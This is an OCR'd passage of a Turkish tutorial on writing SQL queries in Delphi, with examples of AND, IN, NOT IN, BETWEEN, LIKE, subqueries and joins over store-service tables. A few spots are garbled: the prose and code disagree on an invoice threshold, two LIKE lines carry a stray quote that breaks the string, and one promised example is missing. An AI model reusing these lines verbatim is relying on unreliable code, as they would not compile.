
```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
```

```
   Query1.SQL.Add('Select * From SERVIS Where
FATURATUTARI>=80000000');
  Query1.Open;
end;
```



Aynı Anda Birden Fazla Koşulu Sağlamak(In):

Önceki tablomuz için mağaza adı "MIGROS" ve fatura tutarı "125.000.000" den büyük olanları listelemeye çalışalım. Dikkat edin iki şartın ikiside sağlanmak zorunda olacaktır.





```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
```

```
  Query1.Close;
   Query1.SQL.Add('Select * From SERVIS Where MAGAZAADI="MIGROS"
and FATURATUTARI>=80000000');
  Query1.Open;
end;
```

Kriterler arasına "**and**" operatörü koyarak istediğiniz kadar şart belirleyebilirsiniz. Şayet bu işlem sizin için sıkıcı olursa, ve tek sütun için birden fazla koşul koyacaksanız, aşağıdaki kodlamayı da kullanabilirsiniz.

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
   Query1.SQL.Add('Select * From SERVIS Where MAGAZAADI
in("MIGROS","DIA")');
  Query1.Open;
end;
```




"In" Komutunu ve araya "," karakterini koyarak aynı sütun için istediğiniz kadar kriteri yanyana belirtebilirsiniz. Delphi sorgulamada hepsine dikkat edecektir.

Aynı Anda Birden Fazla Şartın Sağlanmaması(Not In):

Bu sefer de mağaza adı "MIGROS" ile "DIA" olmayanları listelemeye çalışalım. "SQL" Sorgunuz aşağıdaki şekilde olmalıdır. Tek değiştireceğiniz bölüm "In" yerine "Notin" komutunu koymak olacaktır.

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
   Query1.SQL.Add('Select * From SERVIS Where MAGAZAADI Not in("MIGROS","DIA")');
  Query1.Open;
end;
```




Programı çalıştırırsanız yukarıdaki pencerede gözüktüğü gibi içerisinde "MIGROS" ve "DIA" mağazalarına yapılan servislerin dahil edilmediği bir raporla karşılaşırsınız.

Şartlardan Sadece Bir Tanesinin Yeterli Olması(Or):

Belirteceğiniz kriterlerden sadece bir tanesinin doğru olmasının (en az bir tanesinin) yeterli olduğu sorgu komutudur. Kullanımına ait örneklendirme aşağıda verilmektedir.


```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
   Query1.SQL.Add('Select * From SERVIS Where MAGAZAADI="MIGROS" or MAGAZAADI="DIA"');
  Query1.Open;
end;
```



Sonuca dikkat edecek olursanız mağaza adı "MIGROS" veya "DIA" olan mağazaların tamamı listelenmiştir.

Aralık Sorgulamak(Between):

Aşağıdaki yöntemlerle bir sütuna ait aralık değerine göre sorgulama yapabilirsiniz.



Programa ait SQL Sorgusu aşağıda verilmektedir.

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
```


```
   Query1.SQL.Add('Select * From SERVIS Where
FATURATUTARI>=85000000 AND FATURATUTARI<=150000000');
  Query1.Open;
end;
```

Aynı işlevi gerçekleştiren kodu aşağıdaki şekilde de yazdırabilirsiniz.

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
    Query1.SQL.Add('Select * From SERVIS Where FATURATUTARI
Between 85000000 AND 150000000');
  Query1.Open;
end;
```


İç İçe Select İfadesi Kullanmak:

Select ifadeleri istenirse iç içe kullanılabilmektedir (belli bir mantık çerçevesinde). Daha önceki SQL komutlarını kullanarak "MAX" fatura tutarını hesaplatmıştık. Şimdi ise "MAX" Fatura tutarının yapıldığı mağazaya ait kaydı belirlemeyi deneyeceğiz. Aşağıda bu husus örneklendirilmektedir.





```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
    Query1.SQL.Add('Select * From SERVIS Where FATURATUTARI=(Select
Max(FATURATUTARI) From SERVIS)');
  Query1.Open;
end;
```

Şimdi de aynı mantığı kullanarak, ortalama fatura tutarının altındakileri listeletelim.




Sütun İçerisinde Arama Yapmak(Like):

Aranacak içeriğin çok uzun olması durumunda, veya içeriğin tam olarak hatırlanamaması gibi durumlarda kullanmanız gereken "SQL" komutudur. Aşağıdaki örnekler tüm kullanım çeşitlerine değinmektedir.




```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('Select * From SERVIS Where MAGAZAADI Like
"MIGROS"');
  Query1.Open;
end;
```

Yukarıdaki kriterin MAGAZAADI=”MIGROS” tan hiç bir farkı yoktur. Sadece “MIGROS” mağazalarını listelemek için kullanılır. Şayet sorguyu aşağıdaki şekilde joker karakter kullanarak değiştirirseniz, o zaman olay çok farklı bir durum alacaktır. Örneği dikkatlice inceleyiniz.





```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
    Query1.SQL.Add('Select * From SERVIS Where MAGAZAADI Like
"G%'");
  Query1.Open;
end;
```

Sonuca dikkat edin “G” ile başlayan tüm mağaza servisleri sorguda gözükmektedir.

Şayet hücre değerinin herhangi bir parçasına göre aratma yaptıracaksanız o zaman da sorguya ait kodunuzu aşağıdaki şekilde değiştirmeniz gerekecektir.

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
    Query1.SQL.Add('Select * From SERVIS Where MAGAZAADI Like
"%G%'");
  Query1.Open;
end;
```

Sorguda “Like” ile kullanılan kritere dikkat edin, içerisinde “G” harfi olan tüm mağaza servisleri listelenmektedir (başta veya sonda olması önem arz etmemektedir).



SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL
9	GURALLAR	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL
10	GURSOYLAR	03.05.2003	ALP YAPI	TESISAT	150.000.000,00 TL

Burada sadece karakter aratması yaptırmak zorunda değilsiniz Dilerseniz daha değişik şekilde “**Like “%MIG%””** yazıp string parçasıda arattırabilirsiniz.


İki Tabloyu Aynı Anda Sorgulamak:

Tek bir sorgu içerisinde birden fazla tablo verisini birleştirmeniz mümkündür. Dikkat etmeniz gereken bir kaç püf noktası olacak, şimdi bu noktalara dikkatinizi çekmek istiyorum.

- Birincisi birden fazla tabloyu sorgulayacağınız için sütun isimlerini, baş taraflarına tablo ismini yazarak belirtmelisiniz.
- Tablo ismiyle sütun ismi arasında “.” Karakteri kullanmalısınız. “MAGAZA.MAGAZAADI” şeklinde yapılacak olan bildirim, Mağaza tablosundaki mağaza adı sütununu ifade edecektir.
- “From” komutundan sonra sorguda kullandığınız tüm tablo isimlerini araya “,” koyarak tek tek belirtmelisiniz. Aksi takdirde veri arayacağı tablolarda problem yaşayacaktır.
- Son adım olarak koşul kısmında, tablolar arasında ilişkili iki sütunu tablo adlarıyla beraber belirtmeniz gerekecektir.

Aşağıdaki sorgulamada, “MAGAZA” tablosundaki sütunlar ile “SERVIS” tablosundaki sütunlar arasından seçim yapılmakta, iki tablo arasında “MAGAZAADI” sütun değerleri eşleştirilerek aradaki bağlantı sağlanmaktadır. Uygulamaya ait sorgu sonucu ile sorgu komutları aşağıda verilmektedir.

```
procedure TForm3.FormCreate(Sender: TObject);
//Birden fazla tabloyu sorgulamak
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('Select MAGAZA.MAGAZAADI, MAGAZA.ADRES,
MAGAZA.SEHIR,SERVIS.SERVISTARIHI,SERVIS.FATURATUTARI From
MAGAZA,SERVIS Where
MAGAZA.MAGAZAADI=SERVIS.MAGAZAADI');
  Query1.Open;
end;
```



MAGAZAADI	ADRES	SEHIR	SERVISTARIHI	FATURATUTARI
MIGROS	BOSTANCI	ISTANBUL	01.02.2003	150.000.000,00 TL
GIMA	KIZILAY	ANKARA	02.03.2003	75.000.000,00 TL
MIGROS	BOSTANCI	ISTANBUL	02.04.2003	50.000.000,00 TL
DIA	MALTEPE	ISTANBUL	03.04.2003	225.000.000,00 TL
DIA	MALTEPE	ISTANBUL	03.05.2003	400.000.000,00 TL
MIGROS	BOSTANCI	ISTANBUL	03.06.2003	80.000.000,00 TL


Sonuç penceresinde görüldüğü gibi ilk üç sütun “MAGAZA” Tablosundan son iki sütun da “SERVIS” tablosundaki verilerden elde edilmektedir. Aradaki ilşkiyi belirleyen sütun ismi ise “MAGAZAADI” sütunu olmaktadır.

Inner Join Komutu İle Koşul Koymak:

Bu komut ile farlklı iki tablo içerisinde koşul sutunları ortak olan alanları listelemek için kullanılır.

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('Select SERVIS.MAGAZAADI,SERVIS.SERVISTARIHI,
SERVIS.FATURATUTARI From SERVIS INNER JOIN MAGAZA
ON(MAGAZA.MAGAZAADI= SERVIS.MAGAZAADI)');
  Query1.Open;
end;
```

Yukarıdaki SQL komutları işletildikten sonra tablo görüntünüz aşağıdaki şekilde gerçekleşecektir.



